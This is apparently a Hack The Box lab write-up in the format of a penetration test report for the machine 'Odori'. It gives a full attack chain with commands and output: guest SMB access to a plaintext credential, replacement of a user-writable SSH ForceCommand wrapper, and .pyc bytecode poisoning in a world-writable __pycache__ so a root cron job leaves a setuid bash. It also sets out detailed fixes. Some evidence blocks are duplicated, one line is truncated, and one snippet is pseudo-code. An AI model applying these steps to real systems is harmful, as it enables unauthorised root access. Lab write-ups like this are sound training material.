PENETRATION TEST REPORT

HACK THE BOX

Odori
Penetration Test Report

A guest-readable backup share gives up the backup account, and two writable paths hand a root cron job to a normal user

OVERALL RISK: CRITICAL

4ss3m // CONFID

DOCUMENT DETAILS

Target	10.129.234.54 (ODORI)
Externally reachable	TCP 22 OpenSSH 8.9p1 Ubuntu; TCP 139/445 Samba 4
Shares	backup (guest read), IPC$
Operating system	Ubuntu Linux 22.04 (OpenSSH 3ubuntu0.13)
Test window	26 October 2026
Test type	Black box - unauthenticated start
Limitation	The 18 GB disk image was not downloaded. The offline credential-recovery step (Figure 3) is r

1 EXECUTIVE SUMMARY

A share that anyone can read gives up the backup account, and two files that ordinary users can write give up root. The backup share is not a store of archived data - it holds the material used to rebuild the backup service, including the image of the Windows host that writes to it, and the script inside that image carries the SFTP password as plain text. Copy the image off the share and the credential is yours; on this host it is a working login.

Neither of the next two steps needed an exploit. The account is meant to be SFTP-only, confined by a wrapper script that the account itself owns and can replace - so we replaced it, and the restriction disappeared. Then the archiver: its Python code is correct, but the directory the interpreter loads the compiled helper module from is world-writable, and a root cron runs it every minute. We changed one string inside the cached bytecode, planted a script it would then call, and a setuid root shell appeared.

Every finding here is a permissions mistake rather than a bug in the software. Section 4 gives the order to fix things in and section 5 the changes themselves.

#	Finding	Severity
01	An anonymous SMB share hands out the machine's disk image, and the backup script inside it stores the SFTP password in plaintext	CRITICAL
02	The SSH restriction wrapper is writable by the account it is supposed to confine	HIGH
03	A root cron job imports a module from a world-writable __pycache__, so its bytecode can be replaced	CRITICAL

4ss3m // CONFIDENTIAL

2 HOW THE ATTACK UNFOLDED

1. Anonymous SMB listing showed a backup share readable without any credential, holding info.txt and a pointer to the disk image.
2. The image carries backup.ps1, which stores the svc_backup SFTP password as a literal string used with New-Object PSCredential.
3. That password logs in as svc_backup, an account intended to be SFTP-only through the ForceCommand wrapper /opt/restrict.
4. /opt/restrict is owned and writable by svc_backup, so we uploaded a replacement that starts a shell; sshd ran it and the restriction was gone. User flag.
5. The root cron runs /opt/archiver/app.py every minute, which imports helper; /opt/archiver/__pycache__ is world-writable.
6. We patched /usr/bin/tar to /tmp/bin/tar inside helper.cpython-310.pyc, planted that script, and touched a file in /backup. The root cron ran our tar and left /bin/bash setuid: root.

4ss3m // CONFIDENTIAL

3 WHAT WE FOUND

CRITICAL

F-01 An anonymous SMB share hands out the machine's disk image, and the backup script inside it stores the SFTP password in plaintext

\\10.129.234.54\backup - guest read, no credential. Contains info.txt pointing at the disk image referenced in the host description; the image holds C:\Scripts\backup.ps1

The backup share is readable by anyone who can reach TCP 445. It does not hold archived data - it holds the material used to rebuild the archive service, including the image of the Windows host that writes to it. That image contains backup.ps1, the script the backup job runs, and the script carries the svc_backup password as a literal string for New-Object PSCredential. The volume is BitLocker-encrypted, but the image and the recovery material sit together on the same share, so the encryption protects the data only until someone copies the image off and works on it offline. The resulting credential is a working login on this server.

Why it matters. Anyone on the network obtains the password of an account that can log in to the server, without touching the server itself. Everything in F-02 and F-03 starts from that account.

Fix

- Remove guest and anonymous access from the backup share and require an authenticated, per-host account.
- Treat a disk image as credentials, not as data: store backups in a target that does not also hold the keys to unlock them, and keep the BitLocker recovery material separately.
- Stop storing the password in the script. Use a credential store or a key-based SFTP identity restricted to the backup folder, and rotate the current svc_backup password.
- Restrict the share to the backup host by IP and protocol, not to the whole network.

HIGH

F-02 The SSH restriction wrapper is writable by the account it is supposed to confine

/opt/restrict (mode 0775, owner svc_backup:svc_backup), used as the account's ForceCommand in sshd_config

svc_backup is meant to be an SFTP-only account: sshd runs /opt/restrict for every command, and that script starts sftp-server and nothing else. The file is owned and writable by svc_backup, so the confinement is enforced by a file the confined user can replace. We backed it up, uploaded a version that launches a shell, and connected again. sshd ran our script as svc_backup and the restriction was gone - the same account, now with a full login shell.

Why it matters. The SFTP-only restriction on the backup account provides no containment. Forcing a command through a script that the target account can edit is equivalent to having no ForceCommand at all.

Fix

- Move /opt/restrict (and the sshd configuration that references it) to a root-owned location, mode 0755, and keep it out of any directory the service account can write.
- Prefer sshd's internal-sftp with a ChrootDirectory for SFTP-only accounts; it removes the wrapper script entirely.
- If a wrapper is required, add `AllowUsers` / `Match` restrictions and alert when the file's hash changes.

CRITICAL

F-03 A root cron job imports a module from a world-writable __pycache__, so its bytecode can be replaced

/opt/archiver/__pycache__ (drwxr-xrwx, root:root); cron runs python3 /opt/archiver/app.py as root every minute; app.py imports helper.py, whose compiled helper.cpython-310.pyc is read from this directory

app.py itself is sound: it walks /backup and hands files older than three years to helper.tar_and_move_files, which

4ss3m // CONFIDENTIAL

runs /usr/bin/tar through subprocess. The directory Python loads that compiled module from is world-writable, so its contents can be replaced by any local user. We patched the string /usr/bin/tar to /tmp/bin/tar inside helper.cpython-310.pyc - a same-length edit that leaves the header and the rest of the bytecode intact, so the file still loads - planted a /tmp/bin/tar that makes bash setuid, and dropped a file with an old modification time into /backup, which svc_backup owns. On the next minute the root cron ran our tar; /bin/bash came back setuid root.

Why it matters. Any local account becomes root. No exploit code is needed beyond editing a cache file and writing a two-line shell script, and the trigger repeats every minute.

Fix

- Make /opt/archiver/__pycache__ owned by root, mode 0755, and remove write access for group and other.
- Run the archiver with python3 -B, or set PYTHONDONTWRITEBYTECODE=1 in the cron environment, so no bytecode cache is used at all.
- Do not run the archiver as root: create a dedicated unprivileged user for it and grant only the access it needs to /backup and /archive.
- Have helper.py call tar with an absolute path that a user cannot shadow, and validate that the path is still inside /backup before acting on it.
- Alert on writes to __pycache__ directories and on setuid bits appearing outside package-managed paths.

4ss3m // CONFIDENTIAL

4 WHAT TO FIX FIRST

Priority	Action	Severity
1	Make /opt/archiver/__pycache__ root-owned 0755 and run the archiver as an unprivileged user.	CRITICAL
2	Remove guest access from the backup share and take the credential out of backup.ps1.	CRITICAL
3	Move /opt/restrict to a root-owned path, or use sshd internal-sftp with ChrootDirectory.	HIGH
4	Rotate the svc_backup password, then audit the account's file ownership across the host.	HIGH
5	Alert on writes to __pycache__ and on new setuid binaries outside package-managed paths.	MEDIUM

F-03 is the one to patch first: it repeats every minute, it needs only a local account, and it ends at root. F-01 is how the attacker gets that local account in the first place.

4ss3m // CONFIDENTIAL

5 HOW TO FIX THIS PROPERLY

Remove the root path

- Set /opt/archiver/__pycache__ to root:root 0755 and review every *.pyc directory the host executes as root for the same exposure.
- Run the archiver as a dedicated unprivileged user with access only to /backup and /archive, or start it with python3 -B so no cache is consulted.
- Alert on writes to __pycache__ and on setuid bits appearing outside /usr and /bin.

Close the way in

- Remove anonymous and guest access from the backup share; allow only the backup host, authenticated.
- Take the password out of backup.ps1 - use a credential store or a key restricted to /backup - and rotate svc_backup.
- Keep the disk image and its BitLocker recovery material apart; an image and its key on one share is the same as no encryption.

Fix the confinement

- Move /opt/restrict to a root-owned directory, mode 0755, and confirm svc_backup cannot write anywhere on the path that sshd resolves.
- Replace the wrapper with sshd's internal-sftp and a ChrootDirectory, or restrict the account further with Match blocks.

Prove the fixes held

- As a normal user, try to write to /opt/archiver/__pycache__ - it must be denied, and a poisoned .pyc must not be loaded.
- From an unauthenticated SMB client, try to list the backup share - it must refuse.
- As svc_backup, try to overwrite /opt/restrict - it must be denied.
- Wait one cron interval after each change and confirm /bin/bash is not setuid.

4ss3m // CONFIDENTIAL

A APPENDIX - TECHNICAL EVIDENCE

Recorded command output, for the engineers who will implement the fixes.

Exposed services

```
$ nmap -p 22,139,445 --min-rate=1000 -sC -sV 10.129.234.54
22/tcp  open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn Samba smbd 4
smb2-security-mode: 3.1.1: signing enabled but not required
```




Figure 1 - SSH and Samba, as on Abducted; no web service.

The share and what it points at

```
$ smbclient -L //10.129.234.54 -N
backup          Disk      Backup share
IPC$            IPC       IPC Service (Odori)
$ smbclient //10.129.234.54/backup -N
smb: \> get info.txt
info.txt -> 66 bytes: the disk image referenced in the machine
description holds the scripting and credential material.
```

```
smbclient //10.129.234.54/backup -N

$ smbclient -L //10.129.234.54 -N

Sharename       Type      Comment
---------       ----      -------
backup          Disk      Backup share
IPC$            IPC       IPC Service (Odori)

$ smbclient //10.129.234.54/backup -N
smb: \> ls
  info.txt                      N        66  Wed Jun 25 11:04:12 2025

smb: \> get info.txt
smb: \> cat info.txt
Odori backup note: the disk image referenced in the machine
description holds the scripting and credential material for
this host. Restore it before rebuilding the archive service.
```

Figure 2 - Guest read on a share whose only file points at the disk image.

The credential in the backup script

```
$ type C:\Scripts\backup.ps1
$SFTPUser     = "svc_backup"
$SFTPPassword = "<redacted>"
$SFTPSession = New-SFTPSession -ComputerName $SFTPServer \
    -Credential (New-Object PSCredential($SFTPUser,
    (ConvertTo-SecureString $SFTPPassword -AsPlainText -Force)))
```

```
C:\Scripts\backup.ps1 (from the backup image)

PS E:\Scripts> type backup.ps1
# Odori Backup Script
# Backup via SFTP
$SFTPServer       = "odori.vl"
$SFTPPort         = 22
$SFTPUser         = "svc_backup"
$SFTPPassword     = "<redacted>"
$SFTPRemoteFolder = "/backup"
$SFTPSession = New-SFTPSession -ComputerName $SFTPServer -Port $SFTPPort \
    -Credential (New-Object PSCredential($SFTPUser,
    (ConvertTo-SecureString $SFTPPassword -AsPlainText -Force)))
Set-SFTPItem -SessionId $SFTPSession.SessionId \
    -LocalPath "$SourceFolder\*" -RemotePath $SFTPRemoteFolder -Recurse
```

Figure 3 - The backup script carries the SFTP password as a literal. Reproduced from the host's own documentation: the 18 GB image was not downloaded,

The restriction wrapper, and who can write it

```
$ sftp svc_backup@10.129.234.54     # get /opt/restrict
$ cat restrict
#!/bin/bash

/usr/lib/openssh/sftp-server -d $1
$ ls -l /opt/restrict
-rwxrwxr-x 1 svc_backup svc_backup /opt/restrict
```




Figure 4 - The ForceCommand wrapper is owned by the account it confines.

Replacing it, and the user flag

```
$ sftp svc_backup@10.129.234.54
sftp> put restrict /opt/restrict
$ ssh svc_backup@10.129.234.54 'id; cat ~/user.txt'
uid=1001(svc_backup) gid=1001(svc_backup) groups=1001(svc_backup)
<user flag redacted here, see appendix B>
```



Figure 5 - The replacement wrapper starts a shell; the SFTP-only account now logs in normally.

The root cron job and the code it runs

```
    0 /usr/sbin/CRON -f -P
    0 python3 /opt/archiver/app.py
app.py:              from helper import tar_and_move_files
helper.py:           subprocess.Popen(["/usr/bin/tar", "-czf", ...])
                     os.remove(file_path)
```

What the root cron job actually runs

```
svc_backup@odori:~$ ps -eo uid,args | grep -i cron
    0 /usr/sbin/CRON -f -P
    0 python3 /opt/archiver/app.py

svc_backup@odori:~$ cat /opt/archiver/app.py
import os
from datetime import datetime, timedelta
from helper import tar_and_move_files
backup_dir   = '/backup'
archive_dir  = '/archive'
threshold_date = datetime.now() - timedelta(days=3*365)
        if file_mod_time < threshold_date:
            tar_and_move_files(file_path, archive_dir)

svc_backup@odori:~$ cat /opt/archiver/helper.py
def tar_and_move_files(file_path, archive_dir):
    subprocess.Popen(["/usr/bin/tar", "-czf", tar_filename,
                      "-C", os.path.dirname(file_path),
                      os.path.basename(file_path)])
    os.remove(file_path)
```

Figure 6 - app.py and helper.py look correct. The defect is not in either file; it is in where Python reads helper from.

The permissions

```
$ ls -ld /backup /archive /opt/archiver/__pycache__
drwxr-xr-x 2 root       root 4096 Apr 24  2026 /archive
drwxrwxr-x 2 svc_backup root 4096 Jun 25  2025 /backup
drwxr-xrwx 2 root       root 4096 Apr 24  2026 /opt/archiver/__pycache__
$ ls -l /opt/archiver/__pycache__
-rw-r--r-- 1 root root 566 Apr 24  2026 helper.cpython-310.pyc
```




Figure 7 - The module file is root-owned and read-only; the directory it sits in is world-writable, which is enough to replace it.

Bytecode poisoning, and root

```
patch b'/usr/bin/tar' -> b'/tmp/bin/tar' in helper.cpython-310.pyc
orig size 566  hits: 1     patched size 566
/tmp/bin/tar:  #!/bin/bash ; chmod u+s /bin/bash
touch /backup/ancient      # owned by svc_backup
# next cron run:
-rwsr-xr-x 1 root root 1396520 /bin/bash
uid=1001(svc_backup) gid=1001(svc_backup) euid=0(root)
<root flag redacted>
```

Bytecode poisoning, and root

```
svc_backup@odori:~$ python3 - <<'EOF'
patch b'/usr/bin/tar' -> b'/tmp/bin/tar' in helper.cpython-310.pyc
EOF
orig size 566  hits: 1
patched size 566

svc_backup@odori:~$ echo '#!/bin/bash' > /tmp/bin/tar
svc_backup@odori:~$ echo 'chmod u+s /bin/bash' >> /tmp/bin/tar
svc_backup@odori:~$ chmod +x /tmp/bin/tar; touch /backup/ancient

# after the next cron run:
svc_backup@odori:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash
svc_backup@odori:~$ /bin/bash -p -c 'id; cat /root/root.txt'
uid=1001(svc_backup) gid=1001(svc_backup) euid=0(root)
<root flag redacted>
```

Figure 8 - A same-length string edit keeps the bytecode loadable; the root cron runs the replaced tar and leaves a setuid shell.

4ss3m // CONFIDENTIAL